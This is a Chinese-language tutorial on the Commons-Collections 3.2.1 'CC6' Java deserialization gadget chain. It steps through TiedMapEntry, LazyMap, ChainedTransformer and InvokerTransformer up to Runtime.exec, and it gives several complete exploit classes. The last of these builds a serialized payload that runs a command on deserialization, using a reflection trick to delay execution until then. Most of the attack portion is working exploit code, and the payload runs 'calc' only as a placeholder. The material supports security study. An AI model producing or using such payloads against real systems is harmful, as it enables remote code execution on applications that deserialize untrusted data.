

# Java 反序列化 Commons-Collections 篇

## 03-CC6 链

### 0x01 前言

- 开始我们 CC 链代码审计的第二个链子 CC6

先说一说 CC6 链同我们之前 CC1 链的一些不同之处吧，我们当时审计 CC1 链的时候要求是比较严格的。要求的环境为 `jdk8u65` 与 `Commons-Collections 3.2.1`

而我们的 CC6 链，可以不受 jdk 版本制约。

如果用一句话介绍一下 CC6，那就是 `CC6 = CC1 + URLDNS`

CC6 链的前半条链与 CC1 正版链子是一样的，也就是到 LazyMap 链

### 0x02 环境搭建

- [Jdk 8u71](#)
- Commons-Collections 3.2.1

大致的搭建思路可以参照我之前的文章 [Java反序列化CommonsCollections篇01-CC1链环境搭建](#)


### 0x03 CC6 链分析

- 因为前半段链子，`LazyMap` 类到 `InvokerTransformer` 类是一样的，我们直接到 `LazyMap` 下。

然后我们还是找其他调用 `get()` 方法的地方，我也不知道这是怎么找出来的，因为 `get()` 方法如果 find usages 会有很多很多方法，可能这就是 Java 安全卷的原因吧。

#### 1. 寻找尾部的 exec 方法

尾部的链子还是 CC1 链中，我们用到的那个 `InvokerTransformer` 的方法，前一段链子是 and CC1 链是一样的。



#### 2. 找链子

- 根据 ysoSerial 官方的链子，是 `TiedMapEntry` 类中的 `getValue()` 方法调用了 `LazyMap` 的 `get()` 方法。

```
TiedMapEntry.java: getValue
LazyMap.java x TiedMapEntry.java x

Constructs a new entry with the given Map and key.
Params: map – the map
key – the key

51 public TiedMapEntry(Map map, Object key) {
52     super();
53     this.map = map;
54     this.key = key;
55 }
56
57 // Map.Entry interface
58 //-----

Gets the key of this entry
Returns: the key

64 public Object getKey() { return key; }
67

Gets the value of this entry direct from the map.
Returns: the value

73 public Object getValue() {
74     return map.get(key);
75 }
76

Sets the value associated with the key direct onto the map.
Params: value – the new value
Returns: the old value
Throws: IllegalArgumentException – if the value is set to this map entry

84 public Object setValue(Object value) {
85     if (value == this) {
86         throw new IllegalArgumentException("Cannot set value to this map entry");
87     }
88 }
```

这里先重新写一遍 LazyMap 类调用计算器的 EXP，这种 EXP 是不嫌多的，多写一写能让自己更加熟练。

JAVA

```
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;

import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Map;

// 用 decorate 触发弹计算器，确保此链可用
public class LazyMapEXP {
    public static void main(String[] args) throws Exception{
        Runtime runtime = Runtime.getRuntime();
        InvokerTransformer invokerTransformer = new InvokerTransformer("exec"
            , new Class[]{String.class}, new Object[]{"calc"});
        HashMap<Object, Object> hashMap = new HashMap<>();
        Map decorateMap = LazyMap.decorate(hashMap, invokerTransformer);
        Class<LazyMap> lazyMapClass = LazyMap.class;
        Method lazyGetMethod = lazyMapClass.getDeclaredMethod("get", Object.class);
        lazyGetMethod.setAccessible(true);
        lazyGetMethod.invoke(decorateMap, runtime);
    }
}
```

链子的下一步是, `TiedMapEntry` 类中的 `getValue()` 方法调用了 `LazyMap` 的 `get()` 方法。我们用 `TiedMapEntry` 写一个 EXP, 确保这条链子是能用的。

- 因为 `TiedMapEntry` 是作用域是 `public`, 所以我们不需要反射获取它的方法, 可以直接调用并修改。

JAVA


```
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Map;


// 调用 TiedMapEntryEXP 确保链子可用
public class TiedMapEntryEXP {
    public static void main(String[] args) throws Exception {
        Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class},
            new Object[]{"getRuntime", null}),
            new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new
            Object[]{null, null}),
            new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
        };

        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
        HashMap<Object, Object> hashMap = new HashMap<>();
        Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "key");
        tiedMapEntry.getValue();
    }
}
```

- 成功弹出计算器



这里的逻辑还是很简单的，直接 new 一个 `TiedMapEntry` 对象，并调用它的 `getValue()` 方法即可，它的 `getValue` 方法会去调用 `map.get(key)` 方法。



现在我们确保了 `TiedMapEntry` 这一段链子的可用性，往上去找谁调用了 `TiedMapEntry` 中的 `getValue()` 方法。

- 寻找的方法也略提一嘴，因为 `getValue()` 这一个方法是相当相当常见的，所以我们一般会优先找同一类下是否存在调用情况。

寻找到同名函数下的 `hashCode()` 方法调用了 `getValue()` 方法。

```
TiedMapEntryEXP.java x LazyMap.java x TiedMapEntry.java x
101         return true;
102     }
103     if (obj instanceof Map.Entry == false) {
104         return false;
105     }
106     Map.Entry other = (Map.Entry) obj;
107     Object value = getValue();
108     return
109         (key == null ? other.getKey() == null : key.equals(other.getKey())) &&
110         (value == null ? other.getValue() == null : value.equals(other.getValue()));
111 }
112
113
114
115
116
117
118
119
120 public int hashCode() {
121     Object value = getValue();
122     return (getKey() == null ? 0 : getKey().hashCode()) ^
123         (value == null ? 0 : value.hashCode());
124 }
125
126
127
128
129
130
131 public String toString() { return getKey() + "=" + getValue(); }
132
133
134
135 }
136
```

如果我们在实战里面，在链子中找到了 `hashCode()` 方法，说明我们的构造已经可以“半场开香槟”了，

### 3. 与入口类结合的整条链子

- 前文我们说到链子已经构造到 `hashCode()` 这里了，这一条 `hashCode()` 的链子该如何构造呢？

我们去找谁调用了 `hashCode()` 方法，这里我就直接把答案贴出来吧，因为在 Java 反序列化当中，找到 `hashCode()` 之后的链子用的基本都是这一条。

JAVA

```
xxx.readObject()
    HashMap.put() --自动调用-->    HashMap.hash()
        后续利用链.hashCode()
```

更巧的是，这里的 `HashMap` 类本身就是一个非常完美的入口类。

- 如果要写一段从 `HashMap.put` 开始，到 `InvokerTransformer` 结尾的弹计算器的 EXP，应当是这样的。

JAVA

```
import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
```

```

import org.apache.commons.collections.map.LazyMap;

import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

// 用 HashMap 的 hash 方法完成链子
public class HashMapEXP {
    public static void main(String[] args) throws Exception{
        Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class},
            new Object[]{"getRuntime", null}),
            new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new
            Object[]{null, null}),
            new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})
        };
        ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
        HashMap<Object, Object> hashMap = new HashMap<>();
        Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "key");
        HashMap<Object, Object> expMap = new HashMap<>();
        expMap.put(tiedMapEntry, "value");
    }
}

```

这里在 25 行，也就是 `HashMap<Object, Object> expMap = new HashMap<>();` 这里打断点，会发现直接 24 行就弹计算器了，不要着急，这里是一个 IDEA 的小坑，后续会讲。

OK 言归正传，在构造最终 EXP 之前我们分析一波 ~

- `HashMap` 类的 `put()` 方法自动调用了 `hashCode` 方法，我们尝试构造 EXP，结果中居然出现了一个很神奇的现象？！

JAVA

```

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;

import java.io.*;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

// 用 HashMap 的 hash 方法完成链子
public class HashMapEXP {
    public static void main(String[] args) throws Exception{
        Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class},
            new Object[]{"getRuntime", null}),

```

```

    new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new
Object[]{null, null}),
    new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"})

    };
    ChainedTransformer chainedTransformer = new ChainedTransformer(transformers);
    HashMap<Object, Object> hashMap = new HashMap<>();
    Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
    TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "key");
    HashMap<Object, Object> expMap = new HashMap<>();
    expMap.put(tiedMapEntry, "value");

    serialize(expMap);
    unserialize("ser.bin");
}

    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new
FileOutputStream("ser.bin"));
        oos.writeObject(obj);
    }

    public static Object unserialize(String filename) throws IOException,
ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new
FileInputStream(filename));
        Object obj = ois.readObject();
        return obj;
    }
}

```

我在打断点调试的时候发现当我序列化的时候，就能够弹出计算器，太奇怪了，这与 URLDNS 链中的情景其实是一模一样的。

## 4. 解决在序列化的时候就弹出计算器的问题

- 参考 URLDNS 链中的思想，先在执行 `put()` 方法的时候，先不对其进行命令执行，在反序列化的时候再命令执行。

此处强烈建议师傅们去打断点好好理解一下！

我在打完断点后分析出来的原因是这样的：

与 URLDNS 中的不同，有些链子可以通过设置参数修改，有些则不行。在我们 CC6 的链子当中，通过修改这一句语句 `Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);`，可以达到我们需要的效果。

我们之前传进去的参数是 `chainedTransformer`，我们在序列化的时候传进去一个没用的东西，再在反序列化的时候通过反射，将其修改回 `chainedTransformer`。相关的属性值在 `LazyMap` 当中为 `factory`

```

73     protected final Transformer factory;
74
    Factory method to create a lazily instantiated map.
    Params: map - the map to decorate, must not be null
           factory - the factory to use, must not be null
    Throws: IllegalArgumentException - if map or factory is null
82 @ @ public static Map decorate(Map map, Factory factory) { return new LazyMap(map, factory); }
85

```

protected 作用域，只能通过反射修改

- 修改如下

JAVA

```
Map lazyMap = LazyMap.decorate(hashMap, chainedTransformer);
TiedMapEntry tiedMapEntry = new TiedMapEntry(lazyMap, "key");
```

-----> 变成

```
Map lazyMap = LazyMap.decorate(hashMap, new ConstantTransformer("five"));
lazyMap.remove("key");
```

在执行 put 方法之后通过反射修改 Transformer 的 factory 值

```
// 某伪代码块
Class<LazyMap> lazyMapClass = LazyMap.class;
Field factoryField = lazyMapClass.getDeclaredField("factory");
factoryField.setAccessible(true);
factoryField.set(lazyMapClass, chainedTransformer);
```

## 5. 最终 EXP

JAVA

```
package org.example;

public class FinalCC6EXP {
    public static void main(String[] args) throws Exception{
        Transformer[] transformers = new Transformer[]{
            new ConstantTransformer(Runtime.class),
            new InvokerTransformer("getMethod", new Class[]{String.class,
Class[].class}, new Object[]{"getRuntime", null}),
            new InvokerTransformer("invoke", new Class[]{Object.class,
Object[].class}, new Object[]{null, null}),
            new InvokerTransformer("exec", new Class[]{String.class}, new Object[]
{"calc"})
        };
        ChainedTransformer chainedTransformer = new
ChainedTransformer(transformers);
        HashMap<Object,Object> map = new HashMap<Object,Object>();
        Map<Object,Object> lazymap = LazyMap.decorate(map,new
ConstantTransformer(1));

        HashMap<Object,Object> map2 = new HashMap<>();

        TiedMapEntry tiedMapEntry = new TiedMapEntry(lazymap,"aaa");

        map2.put(tiedMapEntry,"bbb");
        map.remove("aaa");

        Class c = LazyMap.class;
        Field fieldfactory = c.getDeclaredField("factory");
        fieldfactory.setAccessible(true);
        fieldfactory.set(lazymap,chainedTransformer);
```



```

        serialize(map2);
        unserialize("ser.bin");

    }

    public static void serialize(Object obj) throws IOException {
        ObjectOutputStream oos = new ObjectOutputStream(new
        FileOutputStream("ser.bin"));
        oos.writeObject(obj);
    }

    public static Object unserialize(String Filename) throws IOException,
    ClassNotFoundException{
        ObjectInputStream ois = new ObjectInputStream(new
        FileInputStream(Filename));
        Object obj = ois.readObject();
        return obj;
    }

}

```

## 0x04 解决前文的小坑

- 还记得前文中我说的这个问题吗

“

这里在 25 行，也就是 `HashMap<Object, Object> expMap = new HashMap<>();` 这里打断点，会发现直接 24 行就弹计算器了，不要着急，这里是一个 IDEA 的小坑，后续会讲。

”


### 原因分析

因为在 IDEA 进行 debug 调试的时候，为了展示对象的集合，会自动调用 `toString()` 方法，所以在创建 `TiedMapEntry` 的时候，就自动调用了 `getValue()` 最终将链子走完，然后弹出计算器。

### 解决



在 IDEA 的偏好设置当中如图修改即可。



## 0x05 小结


- 老样子，我们还是需要画个流程图总结一下链子。

先像 ysoserial 那样，写一个利用表

JAVA

```
xxx.readObject()  
    HashMap.put()  
    HashMap.hash()  
        TiedMapEntry.hashCode()  
        TiedMapEntry.getValue()  
            LazyMap.get()  
                ChainedTransformer.transform()  
                    InvokerTransformer.transform()  
                        Runtime.exec()
```

再是我们的流程图



再提一嘴，CC6 链被称为最好用的 CC 链，是因为其不受 jdk 版本的影响，无论是 jdk8u65，或者 jdk9u312 都可以复现。